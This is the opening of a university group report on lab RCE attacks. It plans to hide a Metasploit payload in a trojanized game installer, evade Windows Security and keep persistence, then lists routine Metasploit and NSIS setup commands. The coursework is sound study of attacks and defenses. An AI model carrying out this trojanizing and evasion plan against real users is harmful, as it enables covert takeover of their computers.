


**DUY TAN UNIVERSITY
INTERNATIONAL SCHOOL**



GROUP PROJECT

**DUAL THREAT ANALYSIS:
EMAIL EXPLOITS AND RCE ATTACKS**

COURSE: CMU-CS 426 - CLASS: BIS
INFORMATION WARFARE
SEMESTER: 2 – YEAR 2023-2024

GROUP NO.4 - Group members:

Tran Van Duc	Team Leader
Chu Van An	Member
Luong Vu Anh Nga	Member
Tran Thi Thanh Thuy	Member
Dang Ngoc Xuan Tri	Member

Instructor: MSc. Nguyen Trung Thuan

Da Nang, 05/2024

DUAL THREAT ANALYSIS: EMAIL EXPLOITS AND RCE ATTACKS

Course: Information Warfare

Course code: CMU-CS 426 BIS

Instructor: MSc. Nguyen Trung Thuan

GROUP NO.: 4 - Group members:

- Tran Van Duc	Team Leader
- Chu Van An	Member
- Luong Vu Anh Nga	Member
- Tran Thi Thanh Thuy	Member
- Dang Ngoc Xuan Tri	Member

Topic summary:

This project aims to understand and analyze two common attack scenarios in the cyber world: email attacks and attacks using hijacking techniques (RCE). We will execute these attacks in a secure test environment, in conjunction with malware sample analysis and deployment of corresponding defensive measures. The objective of the project is to provide specific security recommendations and solutions, helping to enhance the safety and protection of information systems.

CONTENTS

NO.1: ATTACK VIA RCE	1
PART 1. REQUIREMENTS AND GOALS.	2
1.1 Requirement:	2
1.2 Objectives:	2
PART 2. STUDY AN OVERVIEW OF REMO CODE EXEXUTION.	3
2.1 RCE attack.	3
2.2 Possible forms of RCE.	3
PART 3. SYSTEM REQUIREMENTS AND IMPLEMENTATION PLANS.	4
3.1 System requirements.	4
3.2 Deployment model.	4
3.3 Attack scenarios.	4
3.4 Technology used.	5
PART 4. INSTALL THE NECESSARY TOOL.	6
4.1 On the attacker machine.	6
4.1.1 Install Metasploit.	6
4.1.2 Install NSIS.	8
4.2 Monitoring and analysis tools.	8
4.2.1 Install IDA (decompilation analysis tool).	8
4.2.2 Install Sophos Home.	8
PART5. DEPLOY.	14
5.1 Perform payload.exe creation.....	14
5.2 Create malicious code hidden through pikachu games.	15
5.3 Insert payload.exe into the victim's machine.	17
5.4 Use some exploits after hijacking.	22
5.4.1 exploit	22
5.4.2: Control panel.	23
5.4.3 Check System Information.	24
5.4.5 File system access.....	25
5.4.5 Keyscan	27
5.4.6 Keyevent.....	27
5.4.7 Delete traces.....	28
5.4.8 Check whether the victim machine is a real machine or a virtual machine.	28
5.4.9 Take a screenshot of the victim's machine.	28
5.5 Advanced attacks	29
PART 6: ANALYSIS AND MONITORING.....	31
6.1 Monitoring, scanning malicious code.	31
6.2 Analyze malicious files.	Error! Bookmark not defined.

6.2.1 Static analysis	Error! Bookmark not defined.
6.2.1 Dynamic analysis	Error! Bookmark not defined.
PART 7. SECURITY SOLUTIONS	36
7.1 Security Requirements	36
7.2 Security Solutions	36
7.2.1 Using Firewall and IDS/IPS:	36
7.2.2 Install the Antivirus tool	36
PART 8. TEST AND CONFIRM	38
8.1 Check the integrity and security of the system.....	38
8.2 Confirm system stability and performance	38
8.3 Assess compliance with security standards.....	38
PART 9. GUIDANCE AND SUPPORT	39
9.1 Instructions for operation, maintenance and upgrade of attack and prevention systems.....	39
9.1.1 Attack System:	39
9.1.2 Defense System:	39
9.2 Provide support to the person carrying out the attack and prevention	39
9.3 Handle problems that may arise and provide solutions for both attack systems and prevention tools	39
PART 10. EVALUATE THE RESULTS.....	40
10.1 Implementation results	40
10.1.1 Offensive operations	40
10.1.2 Defensive operations.....	40
10.2 Summarize experiences, learnings and shortcomings during the course of the project.	41
10.3 Future development and improvement directions	41
SCENARIO NO.2 ATTACK VIA GMAIL	42
PART 1. IDENTIFY REQUIREMENTS AND OBJECTIVES	43
PART 2 : COMMON FORMS OF EMAIL ATTACKS	45
PART 3. IMPLEMENTING SECURITY SYSTEMS	47
PART 4. ATTACK SCENARIOS.....	49
PART 5. EVALUATE RESULTS AND PERFORMANCE	59
PART 6. SECURITY SOLUTIONS	61
6.1 Security requirements.....	61
6.2 Security solutions	61
PART 7. EVALUATION OF RESULTS.....	62
PROJECT SOURCE.....	63
REFLECTION	64
REFERENCES	65



SCENARIO NO.1: ATTACK VIA RCE





PART 1. REQUIREMENTS AND GOALS.

1.1 Requirement:

Target: An attack on a Windows virtual machine from a Kali Linux virtual machine for control (RCE).

Object: The Windows virtual machine is used as a "victim" in the Lab test environment.

Tools and documentation: Learn and be able to successfully use a number of support tools for a successful deployment.

Performing an attack is exploiting identified vulnerabilities on a Windows virtual machine to gain remote access and take control. Perform analysis, evaluate through the attack process, perform detection and prevention of attacks. Provide reasonable security solutions to prevent and prevent future attacks.

1.2 Objectives:

Collect information through an experimental process. Understand and consolidate relevant knowledge such as information about virtual machines, operating systems, running services, open network ports, running sessions, etc.

After determining the implementation process, research. With the knowledge learned and learned, successfully simulate the process of attack, hijack, control and perform remote information exploitation actions.

Deploy a detection system, implement prevention. Analyze attack activities to prevent and enhance security.

PART 2. STUDY AN OVERVIEW OF REMO CODE EXEXUTION.

2.1 RCE attack.

Remote Code Execution (RCE): is a network attack technique of hackers that relies on a vulnerability or vulnerability of the system to remotely access the victim's computer or computer network.

The target is attacked without the direct interaction of the user of that system, the attacker performs actions without authorization. From there, hackers can execute malicious code, malware on the victim's device without direct contact with the device.

RCE allows an attacker to master a computer or server by arbitrarily running malware. RCE vulnerabilities are among the most dangerous because attackers' ability to execute malicious code poses a danger to servers.

2.2 Possible forms of RCE.

Exploitation through software vulnerabilities. An attacker can use tool techniques to find and exploit security vulnerabilities in software running on the target system. For example, a vulnerability in Apache Struts (CVE-2017-5638) allows an attacker to send a malicious HTTP request to remotely execute code.

The most common is the use of malicious code embedded in the file. The attacker somehow sends the target file with the malicious code through file transfers so that the malicious code is introduced into the victim's machine. When the user opens the file, malicious code is executed.

Exploit vulnerabilities over network protocols such as SMB, RDP or HTTP to remotely execute code on the target system. For example, the EternalBlue vulnerability in Windows' SMB protocol (CVE-2017-0144) was exploited in the WannaCry attack.

There are many different ways and variations over time to perform RCE attacks. It is indisputable that with malicious attacks often bring serious consequences and damage. Through RCE attacks, attackers can install malicious code, attachments, steal data, hijack the whole system, moreover can spread quickly connecting other target systems creating a full-scale RCE attack.

PART 3. SYSTEM REQUIREMENTS AND IMPLEMENTATION PLANS.

3.1 System requirements.


Use a virtualization platform like VMware to create virtual machines. Manage virtual machines for Virtual Machine Manager. Use to simulate a realistic network environment.

Number of virtual machines: 2 (one Kali Linux attack machine, 1 Windows 10 victim machine).

Machine Requirements Attack: Kali Linux

- 2GHz processor + processing power.
- Memory: 4GB RAM (8GB recommended).
- Storage: 1GB of disk space (50GB recommended).

3.2 Deployment model.




Attack deployment model.

3.3 Attack scenarios.

Step1: Preparation

First, the attacker will create a malicious code file Payload.exe



Use this malicious file to establish a hijacking connection. Forging the malicious file into a game update file. Insert malicious files into the installer of a game.

step2: Option of choice.

Choose a trending hot trend software, or a curious game to create a copy of the game and inject malicious code. The victim accidentally downloads a game file containing malicious code without the victim's knowledge.

Step3: Execution

During game download. Execute malicious files that are inserted and executed implicitly during loading. Taking advantage of nsis' permission to perform a number of underground tasks makes it possible for malicious files to survive without being scanned by win10's windows security program.

step4: Connect the session

The attacking machine listens and connects the session to the victim machine. Perform the exploit process.

Step5: Expand the attack.

Perform a scheduling of malicious code files that automatically execute over time of the attacker to avoid detection.

Copy and clone malicious files to avoid suspicion and maintain a constant connection to avoid detection.

Step6: Analysis

The attacked person detects and performs analysis of the attacked process and suspicious malicious files.

step7: Defense

By the results of the analysis, reasonable solutions, prevention techniques invalidate the attack.

3.4 Technology used.

Programming languages: Bash, Shell, nsis script.

Tools: Metasploit, Metasploit framework, Nsis, Wireshark, Sophos Home.

Virtualization Background: Wmware, OS: Kali linux, Windows 10.

PART 4. INSTALL THE NECESSARY TOOL.

4.1 On the attacker machine.

4.1.1 Install Metasploit.

Metasploit is an open-source software platform used to develop, test, and execute security attacks to test the security of computer systems.

There are 5 ways of installation:

Use Metasploit pre-installed in most Linux distros for hacking

Install Metasploit on any Linux operating system (Like Ubuntu)

Install Metasploit into Windows

Using Metasploit on Windows via Pentest Box

Using Metasploit on Windows 10 via Bash on Ubuntu on Windows

=> In this project, use the available Metasploit.

step1: Make a package list update

```
sudo apt update
```

```
(kali@kali)~$ sudo apt update
[sudo] password for kali:
Get:1 http://mirror.kku.ac.th/kali kali-rolling InRelease [41.5 kB]
Get:2 http://mirror.kku.ac.th/kali kali-rolling/main amd64 Packages [19.1 MB]
Get:3 http://mirror.kku.ac.th/kali kali-rolling/main amd64 Contents (deb) [44.4 MB]
Fetched 63.5 MB in 4min 12s (252 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
824 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Step2: Initialize the base data:

```
sudo msfdb init
```

Start the PostgreSQL service, check if a database exists for Metasploit, and if not, create it.

```
(kali@kali)~$ sudo msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization
(kali@kali)~$
```

step3: Install Metasploit Framework on Debian/Ubuntu operating systems.

```
sudo apt install metasploit-framework
```

```
(kali@kali)~$ sudo apt install metasploit-framework
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
metasploit-framework is already the newest version (6.4.5-0kali1).
metasploit-framework set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 824 not upgraded.
```

step4: launch Metasploit Framework Console

```
sudo msfconsole
```

```
(kali@kali)~$ sudo msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

      .:ok000kdc'          'cdk000ko:
      .x00000000000000c    c0000000000000x.
      :000000000000000k,   ,k00000000000000;
      '000000000k000000; :0000000000000000'
      o00000000.   .o0000o0000l.   ,00000000o
      d00000000.   ,c00000c.   ,00000000x
      l00000000.   ;d;   ,00000000l
      .000000000.   .;   ;   ,00000000.
      c00000000.   .00c.   'o00.   ,0000000c
      o000000.   .0000.   :0000.   ,000000o
      l000000.   .0000.   :0000.   ,00000l
      ;0000'   .0000.   :0000.   ;0000;
      .d00o   .0000cccx0000.   x00d.
      ,k0l   .0000000000000.   .d0k,
      :kk;.0000000000000.c0k:
      ;k00000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.4.5-dev ]
+ -- ==[ 2413 exploits - 1242 auxiliary - 423 post ]
+ -- ==[ 1468 payloads - 47 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Step 5: Verify that the PostgreSQL service is running and that the Metasploit Framework database is initialized

```
db_status
```

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > 
```

note:

If connectivity is not possible, open the terminal, restart the **sudo service postgresql**, and then run **msfdb int** again.

4.1.2 Install NSIS.

NSIS (Nullsoft Scriptable Install System) is an open source tool that facilitates the creation of installers for Windows.

This tool will be used to create the installer.

```
sudo apt-get install nsis -y
```

```
(kali@kali)-[~]
$ sudo apt-get install nsis -y
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nsis is already the newest version (3.10-2).
nsis set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1556 not upgraded.
```

4.2 Monitoring and analysis tools.**4.2.1 Use wireshark to catch packets.**

Use wireshark to catch packets when executing a pikachu program (containing payload).

4.2.2 Install Sophos Home.

Install antivirus software and to detect and remove malicious payloads before they can make connections.


Tool: **Sophos Home**

Installation steps:


Step 1: Go to the Sophos Home website to sign up for an account

<https://home.sophos.com/en-us/register/trial>


Enter full information -> Click Create Account -> Click on the email received to confirm the successful account registration




Step 2: Log in to the devices manager with your registered account






Step 3: Click Install to download the software installation file



